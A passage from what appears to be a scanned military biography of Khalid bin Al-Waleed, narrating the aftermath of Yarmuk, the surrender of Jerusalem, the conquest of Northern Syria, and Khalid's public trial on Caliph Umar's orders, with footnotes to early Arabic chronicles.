The Battle of Yarmuk was the most disastrous defeat ever suffered by the Eastern Roman Empire, and it spelled the end of Roman rule in Syria. The following month Heraclius would depart from Antioch and travel by the land route to Constantinople. On arrival at the border between Syria and what was known to the Muslims as 'Rome', he would look back towards Syria and, with a sorrowing heart, lament: *"Salutations to thee, O Syria! And farewell from one who departs. Never again shall the Roman return to thee except in fear. Oh, what a fine land I leave to the enemy!"* **2**

As an example of a military operation, the Battle of Yarmuk combined many tactical forms: the frontal clash, the frontal penetration, counter-attack and repulse, the flank-

attack, the rear-attack and the outflanking manoeuvre. Khalid's plan of remaining on the defensive until he had worn down the Romans had worked admirably. During the defensive phase, lasting four days, every offensive blow by Khalid had been a limited tactical manoeuvre to restore his defensive balance. Only when it was certain that the Romans were badly hurt and no longer capable of fighting offensively, did he launch his counter-offensive, on the last day of battle. On this day he had rolled up the Roman position from a flank, but only after he had separated the cavalry from the infantry and rendered the latter helpless. Then he had driven the Roman infantry into the corner formed by the Wadi-ur-Raqqad and the Yarmuk River, having already positioned Dhiraar at the crossing of the ravine so that none might escape, and launched his last, all-destroying assault. Against the anvil of the Wadi-ur-Raqqad the Muslim hammer had crushed the Roman army to powder.

1. There is a disagreement about the two basic points in this battle: the strength of the opposing forces and the exact location of the battlefield. For an explanation see Notes 12 and 13 in Appendix B.
2. Tabari: Vol. 3, p. 100; Balazuri: p. 142.

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It is known that the Muslims lost 4,000 men in this battle, and those who did not carry wounds on their persons were few indeed; but the Roman casualty figures vary. Waqidi's estimate is exaggerated to an unacceptable degree. Tabari, in one place, **1** gives the Roman dead as 120,000 but elsewhere quotes Ibn Ishaq's estimate of 70,000. **2** Balazuri also gives the Roman dead as 70,000. **3** This last figure appears to be reasonable-about 45 per cent of the Roman army. Of these 70,000 about half fell on the plain and half fell into the ravine. Some 80,000 men got away, most of them horse and camel-mounted, including those who escaped before the Muslim ring was closed. Many may even have succeeded in crossing the Wadi-ur-Raqqad at places where it was not so precipitous.

The Battle of Yarmuk was a glorious victory for Islam; and the Plain of Yarmuk and the Wadi-ur-Raqqad provided ample, if gruesome, evidence of it. Tens of thousands of Roman bodies lay scattered, singly and in heaps, on the plain and at the bottom of the ravine. The worst signs of carnage were visible at the corner of the plain and in the ravine itself. Broken, maimed and mutilated bodies could be seen everywhere, lying in grotesque shapes and postures. Blood-covered bodies without limbs lay on the blood-spattered earth, staring with sightless eyes at the eternity of death. Thousands of Romans sprawled with broken swords in their hands, true to the oath of death which they had taken on the eve of battle. And mingled with the soldiers, lay countless priests, still clutching their crosses. The nauseating stench of decaying flesh rose and poisoned the air over the Plain of Yarmuk.

A vast and heroic battle had been fought; a great and terrible victory had been won.

1. Tabari: Vol. 2, p. 596.
2. *Ibid*: Vol. 3, p. 75.
3. Balazuri: p. 141.

Chapter 36

(The Completion of the Conquest)

Page 1

"There are many virtues of al-Sham and its people established by the Book, the Sunnah and the traditions of the people of knowledge, and this is one of the things I relied upon in my encouraging the Muslims to fight the Tatars, my order to them to remain in Damascus, my forbidding them from fleeing to Egypt, and my inviting the Egyptian military to Syria and consolidating the Syrian military there …"
[Ibn Taymiyyah, speaking of the events of 700-702AH, when Damascus was successfully defended against the ravaging Mongol army]**1**

After Yarmuk the remnants of the Roman army withdrew in haste to Northern Syria and the northern part of the Mediterranean coast. The vanquished soldiers of Rome, those who survived the horror of Yarmuk, were in no fit state for battle. The victorious soldiers of Islam were in no fit state for battle either. Abu Ubaidah sent a detachment to occupy Damascus, and remained with the rest of his army in the region of Jabiya for a whole month. During this period the men rested; spoils were collected, checked and distributed; the wounded were given time to recover. There was much to be done in matters of administration, and this kept the generals occupied.

In early October 636 (late Shaban, 15 Hijri), Abu Ubaidah held a council of war to discuss future plans. Opinions of objectives varied between Caesarea and Jerusalem. Abu Ubaidah could see the importance of both these cities, which had so far resisted all Muslim attempts at capture, and unable to decide the matter, wrote to Umar for instructions. In his reply the Caliph ordered the Muslims to capture Jerusalem. Abu Ubaidah therefore marched towards Jerusalem with the army from Jabiya, Khalid and his Mobile Guard leading the advance. The Muslims arrived at Jerusalem around early November, and the Roman garrison withdrew into the fortified city.

For four months the siege continued without a break. Then the Patriarch of Jerusalem, a man by the name of Sophronius, offered to surrender the city and pay the Jizya, but only on condition that the Caliph himself would come and sign the pact with him and receive the surrender. When the Patriarch's terms became known to the Muslims, Sharhabeel suggested that instead of waiting for Umar to come all the way from Madinah, Khalid should be sent forward as the Caliph. Umar and Khalid were very similar in appearance; **2** and since the people of Jerusalem would only know Umar by reports, they could perhaps be taken in by a substitute. The Muslims would say that actually the Caliph was already there-and lo, he comes!

On the following morning the Patriarch was informed of the Caliph's presence, and Khalid, dressed in simple clothes of the poorest material, as was Umar's custom, rode up to the fort for talks with the Patriarch. But it did not work. Khalid was too well known, and there may have been Christian Arabs in Jerusalem who had visited Madinah and seen both Umar and Khalid, noting the differences. Moreover, the Patriarch must have wondered how the great Caliph happened to be there just when he was needed! Anyhow, the trick was soon discovered, and the Patriarch refused to talk. When Khalid reported the failure of this mission, Abu Ubaidah wrote to Umar about the situation, and invited him to come to Jerusalem and accept the surrender of the city. In response the Caliph rode out with a handful of Companions on what was to be the first of his four journeys to Syria.

Umar first came to Jabiya, where he was met by Abu Ubaidah, Khalid and Yazeed, who had travelled thither with an escort to receive him. Amr bin Al Aas was left as commander of the Muslim army besieging Jerusalem. Khalid and Yazeed were magnificently attired in silk and brocade and rode gaily caparisoned horses-and the sight of them infuriated Umar. Dismounting from his horse, he picked up a handful of pebbles

from the ground and threw them at the two offending generals, *"Shame on you"*, shouted the Caliph, *"that you greet me in this fashion ! It is only in the last two years that you have eaten your fill. Shame on what abundance of food has brought you to! By Allah, if you were to do this after 200 years of prosperity, I should still dismiss you and appoint others in your place."* 3

1. Introduction to *Manaqib al-Sham wa Ahlih* (The Virtues of al-Sham and its People) by Ibn Taymiyyah.
2. Waqidi: p. 162, Isfahani: Vol. 15, pp. 12, 56.
3. Tabari: Vol. 3, p. 103.

Umar was dressed in simple, patched garments as he was wont to wear in the time of the Holy Prophet. Becoming Caliph had made no difference to his austere and unspoiled way of life, and he continued to abhor luxury and ostentation.

Recovering from their discomfiture, Khalid and Yazeed hastily opened their robes and showed the armour and weapons which they wore underneath. *"O Commander of the Faithful!"* they cried. *"These are only garments. We still carry our weapons"*. 1 Umar was sufficiently mollified by this reply. Now Abu Ubaidah walked up, dressed as simply and unaffectedly as always, and the Caliph and the Commander-in-Chief shook hands and embraced each other.

From Jabiya, Umar proceeded to Jerusalem, accompanied by his generals and the escort. His arrival at Jerusalem was a great moment for the Muslim soldiers, and they rejoiced at the sight of their ruler.

Next day, at about noon, Umar sat with a large group of Companions, talking of this and that. Soon it would be time for the early afternoon prayer. Bilal the Negro was also present. Bilal, who has been mentioned in the second chapter of this book, had suffered many tortures in the early days of Islam at the hands of the unbelieving Qureish, but had remained steadfast in his faith. When the institution of the Adhan (the Muslim call to prayer) was adopted in 2 Hijri, the Prophet appointed Bilal as the Muazzin; and thereafter, five times a day, the powerful and melodious voice of Bilal could be heard at Madinah, calling the Faithful to prayer. Over the years Bilal had risen in stature as a saintly Muslim, and had become one of the closest and most venerated Companions of the Prophet. But on the death of the Holy Prophet, Bilal had fallen silent; he would not call the Adhan any more.

It now occurred to some of the Companions that perhaps the conquest of the holy city of Jerusalem was an important enough occasion for Bilal to break his silence. They asked Umar to urge him to call the Adhan, just this one time! Umar turned to Bilal: *"O Bilal! The Companions of the Messenger of Allah implore you to call the Adhan and remind them of the time of their Prophet, on whom be the blessings of Allah and peace."* 2 For a few moments Bilal remained lost in thought. Then he looked at the eager faces of the Companions and at the thousands of Muslim soldiers who were gathering for the congregational prayer. Then he stood up. Bilal would call the Adhan again!

The glorious voice of the illustrious Muazzin beat upon the vast multitude. As he called the opening words, *Allah is Great*, the minds of the Faithful turned to memories of the

dearly loved Muhammad and tears welled up in their eyes. When Bilal came to the words, *Muhammad is the Apostle of Allah*, his audience broke down and sobbed.

1. Tabari: Vol. 3, p. 103.
2. Waqidi: p. 165.

On the following day the pact was drawn up. 1 It was signed on behalf of the Muslims by Caliph Umar and witnessed by Khalid, Amr bin Al Aas, Abdur-Rahman bin Auf and Muawiyah. Jerusalem surrendered to the Caliph, and peace returned to the holy city. This happened in April 637 (Rabi-ul-Awwal, 16 Hijri). After staying 10 days at Jerusalem, the Caliph returned to Madinah.

Following the Caliph's instructions, Yazeed proceeded to Caesarea and once again laid siege to the port city. Amr and Sharhabeel marched to reoccupy Palestine and Jordan, which task was completed by the end of this year. Caesarea, however, could not be taken till 640 (19 Hijri), when at last the garrison laid down its arms before Muawiyah. Abu Ubaidah and Khalid, with an army of 17,000 men, set off from Jerusalem to conquer all of Northern Syria.

Abu Ubaidah marched to Damascus, which was already in Muslim hands, and then to Emessa, which welcomed his return. His next objective was Qinassareen, and towards this the army advanced with Khalid and the Mobile Guard in the lead. After a few days the Mobile Guard reached Hazir, 3 miles east of Qinassareen, and here it was attacked in strength by the Romans. 2

The Roman commander at Qinassareen was a general named Meenas-a distinguished soldier who was loved by his men. Meenas knew that if he stayed in Qinassareen, he would be besieged by the Muslims and would eventually have to surrender, as at present no help could be expected from the Emperor. He therefore decided to take the offensive and attack the leading elements of the Muslim army well forward of the city and defeat them before they could be joined by the main body. With this plan in mind, Meenas attacked the Mobile Guard at Hazif with a force whose strength is not recorded; He either did not know that Khalid was present with the leading elements of the Muslim army or did not believe all that he had heard about Khalid.

For Khalid to throw his cavalry into fighting formation for battle was a matter of minutes, and soon a fierce action was raging at Hazir. The battle was still in its early stages when Meenas was killed; and as the news of his death spread among his men, the Romans went wild with fury and attacked savagely to avenge their beloved leader's death. But they were up against the finest body of men of the time. Their very desire for vengeance proved their undoing, for not a single Roman survived the Battle of Hazir. 3 The Mobile Guard took this encounter in its stride as one of its many victories.

As soon as the battle was over, the people of Hazir came out of their town to greet Khalid. They pleaded that they were Arabs and had no intention to fight him. Khalid accepted their surrender, and advanced to Qinassareen.

When Umar received reports of the Battle of Hazir, he made no attempt to conceal his admiration - for the military genius of Khalid. *"Khalid is truly the commander,"* **4** Umar exclaimed. *"May Allah have mercy upon Abu Bakr. He was a better judge of men than I have been."* **5** This was Umar's first admission that perhaps he had not judged Khalid rightly.

1. According to some reports, the pact was actually signed at Jabiya with representatives of the Patriarch, and after signing the pact there, Umar travelled to Jerusalem and received the surrender.
2. Hazir still exists-a large farming village.
3. Tabari: Vol. 3, p. 98.
4. Literally: "Khalid has made himself commander", i.e., that the role comes naturally to him.
5. Tabari: Vol. 3, p. 98.


At Qinassareen the part of the Roman garrison which had not accompanied Meenas to Hazir shut itself up in the fort. As soon as Khalid arrived, he sent a message to the garrison: *"If you were in the clouds, Allah would raise us to you or lower you to us for battle."* **1** Without further delay Qinassareen surrendered to Khalid. The Battle of Hazir and the surrender of Qinassareen took place about June 637 (Jamadi-ul-Awwal, 16 Hijri). **2**

Abu Ubaidah now joined Khalid at Qinassareen, and the army marched to Aleppo, where a strong garrison under a Roman general named Joachim held the fort. This general, following the same line of thought as the commander of Qinassareen, set out to meet the Muslims in the open and clashed with the Mobile Guard 6 miles south of the city. A bloody engagement took place here, in which the Romans were worsted; and Joachim; now wiser, pulled back in haste and regained the safety of the fort.

Aleppo consisted of a large walled city and a smaller but virtually impregnable fort outside the city atop a hill, a little more than a quarter of a mile across, surrounded by a wide moat. The Muslims moved up and laid siege to the fort. Joachim was a very bold commander and launched several sallies to break the siege, but received heavy punishment every time. After a few days of this, the Romans decided to remain in the fort and await such help as Heraclius might be able to send. Heraclius however, could send none; and four months later, around October 637, the Romans surrendered on terms. The soldiers of the garrison were allowed to depart in peace; but Joachim would not go. He became a Muslim and elected to serve under the banner of Islam. In fact, over the next few weeks, he proved a remarkably able and loyal officer, and fought gallantly under various Muslim generals.

Once Aleppo was taken, Abu Ubaidah sent a column under Malik Ashtar to take Azaz on the route to 'Rome'. The region which the Muslims called Rome included the area which is now Southern Turkey east of the, Taurus Mountains. Malik, assisted by Joachim, captured Azaz and signed a pact with the local inhabitants, whereafter he returned to Aleppo. The capture and clearance of Azaz was essential to ensure that no large Roman forces remained north of Aleppo, whence they could strike at the flank and rear of the Muslims as the next major operation was launched. As soon as Malik rejoined the army, Abu Ubaidah marched westwards to capture Antioch. (See Map 28 below)

MAP 28: NORTHERN SYRIA



The army moved via Harim and approached Antioch from the east. Some 12 miles from the city, at Mahruba, where a bridge of iron spanned the River Orontes (now known as Nahur-ul-Asi), the Muslims came up against a powerful Roman army-the defenders of Antioch. A major battle was fought here, the details of which are not recorded, and the Romans were soundly thrashed by Abu Ubaidah, Khalid again playing a prominent role with his Mobile Guard. With the exception, of Ajnadein and Yarmuk, the Roman casualties here are believed to have been the highest in the Syrian Campaign, and the remnants of the Roman army went fleeing in disorder to the city. The Muslims moved up and laid siege to Antioch, but not many days had passed before the greatest city of Syria, the capital of the Asian Zone of the Eastern Roman Empire, surrendered to the Muslims. Abu Ubaidah entered Antioch on October 30, 637 (the 5th of Shawwal, 16 Hijri). The defeated Roman soldiers were allowed to depart in peace.

1. Tabari: Vol. 3, p. 98.
2. Qinassareen lay in a South-South-Westerly direction from Aleppo, 20 miles by road and about 18 as the crow flies. It was built on a low ridge which runs astride the present Aleppo-Saraqib road, but most of it was on the Southern slope of the Eastern part of the ridge, *i.e*. on the East side of the road. The ridge is now known as Al Laees, and this is also the name of a small village which stands on that was probably the South-Eastern corner of Qinassareen. The visitor to Qinassareen today imagines that he can see the ruins of the city-ancient ruins such as one sees in many places in Syria. But on closer examination he finds that they are not ruins but immense whitish rocks and caves shaped by nature into semblance of ruins. Actually nothing remains of Qinassareen-not a stone, not a brick.

Following the surrender of Antioch, Muslim columns moved south along the Mediterranean coast and captured Latakia, Jabla and Tartus, thus clearing most of North-Western Syria of the enemy. Abu Ubaidah next returned to Aleppo, and during this move his columns subdued what remained of Northern Syria. Khalid took his Mobile Guard on a raid eastwards up to the Euphrates in the vicinity of Munbij, but found little opposition. In early January, 638, he rejoined Abu Ubaidah at Aleppo.


All of Syria was now in Muslim hands. Abu Ubaidah left Khalid as commander and administrator at Qinassareen, and returned with the rest of his army to Emessa, where he assumed his duties as governor of the province of Emessa, of which Qinassareen was then part. From Qinassareen Khalid would keep watch over the northern marches.

By the end of 16 Hijri (corresponding roughly to 637 A.D.) all Syria and Palestine was in Muslim hands, except for Caesarea which continued to hold out. The various Muslim commanders settled down to their duties as governors of provinces: Amr bin Al Aas in Palestine, Sharhabeel in Jordan, Yazeed in Damascus (but currently engaged at Caesarea) and Abu Ubaidah in Emessa. Khalid had a lower appointment as administrator in Qinassareen under Abu Ubaidah. This state of peace continued for a few months until the mid-summer of 638, when clouds again darkened the sky over Northern Syria. This time the Christian Arabs of the Jazeera took to the warpath.

Heraclius was no longer able to attempt a military comeback in Syria. In fact he was now more worried about the rest of his Empire, which, after the destruction of his army at Yarmuk and Antioch, was extremely vulnerable to Muslim invasion. He had few military resources left with which to defend his domains against an army which marched from victory to victory. To gain time for the preparation of his defences it was essential to keep the Muslims occupied in Syria, and he did this by inciting the Arabs of the Jazeera to take the offensive against the Muslims. Bound to him by ties of religion, they submitted to his exhortations; and gathering in tens of thousands, began preparations to cross the Euphrates and invade Northern Syria from the east.

Agents brought Abu Ubaidah information on the preparations being made in the Jazeera. As the hostile Arabs began their move, Abu Ubaidah called a council of war to discuss the situation. Khalid was all for moving out of the cities as one army and fighting the Christian Arabs in the open, but the other generals favoured a defensive battle at Emessa. Abu Ubaidah sided with the majority, and pulled in the Mobile Guard from Qinassareen and other detachments from places which they had occupied in Northern Syria. He concentrated his army as Emessa and at the same time informed Umar of the situation.

Umar had no doubt that Abu Ubaidah and Khalid would hold their own against the irregular army which now threatened them; but he nevertheless decided to assist them, and did so in a most unusual manner. He sent instructions to Sad bin Abi Waqqas, the Muslim Commander-in-Chief in Iraq, to despatch three columns into the Jazeera: one under Suheil bin Adi directed at Raqqa, another under Abdullah bin Utban directed at Nuseibeen and a third under Ayadh bin Ghanam operating between the first two. (See Map 29 below) At the same time Umar ordered the despatch of 4,000 men under Qaqa bin Amr from Iraq to Emessa, along the Euphrates route, to reinforce Abu Ubaidah.



The Christian Arabs arrived at Emessa to find the Muslims safely fortified, and not knowing what else to do, laid siege to the city. But hardly had the siege begun when messengers came galloping from the Jazeera to inform them that three Muslim columns were marching from Iraq towards the Jazeera. The Christian Arabs now realised the absurdity of their situation: while they were fighting the Muslims in Syria, pulling Heraclius' chestnuts out of the fire for him, their own land was about to fall to the Muslims coming from another direction. They abandoned the siege and hastened back to the Jazeera, which was the only sensible thing to do. Qaqa arrived at Emessa three days after the departure of the Christian Arabs.

As soon as the three Muslim columns from Iraq heard of the return of the Christian Arabs, they halted on their route to await further instructions from Sad. Their mission had been accomplished. With this neat, indirect manoeuvre Umar had repulsed the invading army of the Jazeera, without shooting an arrow!

The abortive attempt of the Arabs of the Jazeera to fight the Muslims did no damage to the Muslims in Syria. It did, however, arouse the anger of the Muslims and made them conscious of the fact that they could not regard Syria as being safely in their possession until neighbouring lands were cleared of all hostile elements. These elements existed in the Jazeera and in the region east of the Taurus Mountains; and they would have to be destroyed or subdued in order to create a zone of security beyond the borders of Syria.

Umar decided to deal with the Jazeera first. He ordered Sad to arrange for its capture, and appointed Ayadh bin Ghanam as the commander of this theatre of operations. Sad instructed Ayadh to continue the invasion of the Jazeera with the forces under his command, and the Muslims from Iraq resumed their forward march late in the summer of 638. Ayadh operated with three columns, and over a period of a few weeks overran the region between the Tigris and the Euphrates up to Nuseibeen and Ruha (now Urfa). (See Map 29) It was a bloodless operation. **1**

As soon as this part of the Jazeera was occupied, Abu Ubaidah wrote to Umar and asked for Ayadh to be put under his command, so that he could use him for raids across the northern border. Umar agreed to this request, and Ayadh moved to Emessa with part of the Muslim force sent from Iraq to the Jazeera.

In the autumn of 638, Abu Ubaidah launched several columns, including two commanded by Khalid and Ayadh, to raid Roman territory north of Syria up to as far west as Tarsus. Khalid's objective was Marash, and he arrived here and laid siege to the city which contained a Roman garrison. By now the presence of Khalid was sufficient to strike terror in the hearts of the Romans; and a few days later Marash surrendered on condition that the garrison and the populace be spared. As for material wealth, the Muslim could take all they wished. And the Muslims did. Khalid returned to Qinassareen laden with spoils such as had seldom been seen before. Just the spoils of Marash were sufficient to make the soldiers of this expedition rich for life.

Had Khalid acquired the quality of thrift in his youth, he would have been one of the richest men of his time. It was the custom in those days that a warrior who won a duel took all the possessions of his vanquished foe, and this reward was apart from his normal share of the spoils taken in battle. Khalid had fought more duels than anyone else in the Muslim army and won each one of them. Moreover, his adversaries were usually generals, more richly equipped than others, especially the Persian and Roman generals who wore jewels and gold ornaments with their dress. Thus more wealth came into the hands of Khalid than of others; but it slipped through his fingers like sand. He would live well and give generously. Whatever wealth was gained in one battle lasted only till the next. Khalid had acquired a large retinue of slaves. He had married many times and had dozens of children; and the upkeep of his household took a good deal of money. Then there were the soldiers. After every battle Khalid would pick out warriors who had done better than others and give them extra gifts from his own pocket.

1. Some narrators have described a considerable amount of fighting in the Jazeera; but most early historians agree that it was a peaceful occupation.

This was known to the austere and frugal Caliph, who regarded it not as generosity but as extravagance. **1**

On Khalid's return from Marash the same thing happened; he gave lavishly to his soldiers. And by now a number of unscrupulous persons had arisen in the Muslim army who would approach successful generals, sing their praises and receive gifts- in true Oriental fashion. One such man was Ashath bin Qais, chief of the Kinda, who has been mentioned in Part II of this book. (He had led the apostate revolt of his tribe in the Yemen, and saved himself at the last minute by betraying his own followers!) Ash'as was a great poet. He came to Khalid at Qinassareen and recited a fine poem in praise of the great conqueror; and in return Khalid gave him a gift of 10,000 dirhams. Within a fortnight the agents of the Caliph had informed him of this episode; and Umar was furious. This, thought Umar, was the limit!

Ash'as did not know that when he recited his eloquent poetry, he was in fact digging the grave of Khalid's military career.

1. Khalid's earnings from his duels and from his share of the spoils of war were not part of his pay, the scale of which for a corps commander was between 7,000 and 9,000 dirhams a year (Abu Yusuf: p. 46).

Chapter 37

(Farewell to Arms)

Page 1

"You were better than a million people,
When the faces of men were downcast.
Brave? You were braver than the tiger,
Damr bin Jahm, father of Ashbal.
Generous? You were more generous than
The unstoppable deluge flowing between mountains."
[Lubabah the Younger, mother of Khalid, eulogising him]

"Have women ever stopped mourning for anyone like Khalid?"
[Umar bin Al-Khattab]

"Women will no longer be able to give birth to the likes of Khalid bin Al-Waleed."
[Abu Bakr]1

Some time before his expedition to Marash, Khalid had a special bath. Just as he did everything well, Khalid also bathed well. He had with him a certain substance prepared with an alcoholic mixture which was supposed to have a soothing effect on the body when applied externally. Khalid rubbed his body with this substance and thoroughly enjoyed his bath, from which he emerged glowing and refreshed.

A few weeks later he received a letter from the Caliph: *"It has come to my notice that you have rubbed your body with alcohol. Lo, Allah had made unlawful the substance of alcohol as well as its form, just as He has made unlawful both the form and substance of sin. He has made unlawful the touch of alcohol in a bath no less than the drinking of it. Let it not touch your body, for it is unclean."* 2

This, pondered Khalid, was carrying the Muslim ban on alcohol a bit too far. Like all Companions, Khalid was thoroughly conversant with the Holy Book and knew that the Quranic verses on alcohol dealt only with the drinking of it, and that the injunction against strong drink was intended to eliminate the evils of drunkenness and alcoholism. The Quran said nothing about the external application of oils and ointments treated with alcohol. Khalid wrote back to Umar and explained the method of preparation of the offending substance with the alcoholic mixture and the cleaning of it by boiling. He added: *"We kill it so that it becomes like bathwater, without alcohol."* 3 In this matter of the interpretation of the Quranic verses on alcohol Umar was not on a strong wicket. So he contented himself with writing to Khalid: *"I fear that the house of Mugheerah* 4*is full of wrong-doing. May Allah not destroy you on account of it!"* 5 And there the matter rested. We do not know whether Khalid ever again had such a bath; probably not. But it is clear that the goodwill which Khalid had gained in the eyes of Umar as a result of the Battle of Hazir was washed away by Khalid's rejection of Umar's opinions regarding the external application of substances treated with alcohol.

Shortly after Khalid's capture of Marash, in the autumn of 638 (17 Hijri), Umar came to know of Ash'as reciting a poem in praise of Khalid and receiving a gift of 10,000 dirhams. This. was more than the Caliph could take. This, thought Umar, was the limit! He immediately wrote a letter to Abu Ubaidah: *"Bring Khalid in front of the congregation, tie his hands with his turban and take off his cap. Ask him from what funds he gave to Ash'as. . . .from his own pocket or from the spoils acquired in the expedition? If he confesses to having given from the spoils, he is guilty of misappropriation. If he claims that he gave from his own pocket, he is guilty of extravagance. In either case dismiss him, and take charge of his duties."* **6**

This was no ordinary letter. Though the method described by Umar for arraigning the accused was the normal custom of the Arabs, the accused in this case was no ordinary accused. The instructions of the Caliph would have to be carried by a Companion of high standing, and Umar selected Bilal the Muazzin for the task. He entrusted the letter to Bilal, briefed him about how he was to proceed in the matter of Khalid, and ordered him to journey with all speed to Emessa.

Bilal arrived at Emessa and handed the letter to Abu Ubaidah, who read it and was aghast. He could hardly believe that this was to be done to the Sword of Allah; but the Caliph's orders had to be obeyed, and Abu Ubaidah sent for Khalid.

Khalid left Qinassareen without the least suspicion of what lay in store for him. He imagined that he was being called for another council of war, that perhaps there was to be another expedition to 'Rome' or even a full scale invasion of the Byzantine Empire. He looked forward eagerly to more battles and more glory. Arriving at Emessa, he went to the house of Abu Ubaidah, and here for the first time he came to know the purpose of Abu Ubaidah's call. The Commander-in-Chief briefly explained Umar's charge against him, and asked if he would confess his guilt. Khalid was astounded by Abu Ubaidah's statement, and saw it not as a simple matter of a question or a charge, but as an attempt on the part of his old rival, Umar bin Al Khattab, to bring about his undoing. He asked Abu Ubaidah for a little time to consult his sister, and Abu Ubaidah agreed to wait.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 7 P. 141.
2. Tabari: Vol. 3, p. 166.
3. *Ibid*.
4. Mugheerah was the grandfather of Khalid.
5. Tabari: Vol. 3, p. 166.
6. *Ibid*: Vol. 3, p. 167.

Khalid went to the house of his sister, Fatimah, who was then in Emessa, explained the position to her and sought her advice. Fatimah confirmed his suspicions. *"By Allah,"* she said, *"Umar will never be pleased with you. He wants nothing more than that you should confess to some error, so that he can dismiss you."* **1**

"You are right", said Khalid. He kissed his sister on the head, and returning to Abu Ubaidah, informed him that he would not confess. Thereafter the two generals walked in

silence to a place where a large number of Muslims were gathered, most of whom rushed to shake Khalid's hand. At one end stood a raised platform, and on this Abu Ubaidah and Khalid sat down, facing the congregation. On one side of Abu Ubaidah sat Bilal the Negro.

For a few minutes there was complete silence. The Muslims had no idea of the purpose of the congregation; nor had Khalid. He did not connect Umar's charge against him with this gathering, for it never occurred to him that he would face a public trial. Bilal looked questioningly at Abu Ubaidah, but Abu Ubaidah turned his face away. He had obeyed the Caliph's instructions as far as he considered necessary. If a man like Khalid, who had rendered military services to the new Muslim State as no other general had done, was to be subjected to public humiliation, he, Abu Ubaidah, would have nothing to do with it. Bilal could do as he wished.

Bilal understood Abu Ubaidah's reluctance. He stood up, faced Khalid, and in a voice which could be heard by the entire congregation, called out: *"O Khalid! Did you give Ash'as 10,000 dirhams from your own pocket or from the spoils?"*

Khalid stared at Bilal in shocked silence. He could hardly believe his ears!

Bilal repeated his question; but Khalid, for once in his life, was left dumbfounded. When another minute had passed with no reply from Khalid, Bilal walked up to him, and with the words, *"The Commander of the Faithful has ordered this"*, took off Khalid's turban and cap and with the turban tied Khalid's hands behind his back. Again the Caliph's messenger spoke: *"What do you say? From your pocket or from the spoils?"*

Only now did Khalid find his speech. *"No!"* he protested. *"From my own pocket."*

When he heard these words, Bilal untied Khalid's hands, replaced Khalid's cap, and with his own hands tied Khalid's turban on his head. He said, *"We hear and obey our rulers. We honour and serve them."* **2** Then he returned to his place and sat down.

For a few minutes pin drop silence reigned in the assembly. Abu Ubaidah and Bilal sat staring at the floor. Then Khalid stood up, still shaken by what had happened. He did not know the result of the trial, whether he was dismissed or still in command of his corps. Not wishing to embarrass the gentle Abu Ubaidah with questions, he walked away from the assembly, mounted his horse and rode to Qinassareen. **3**

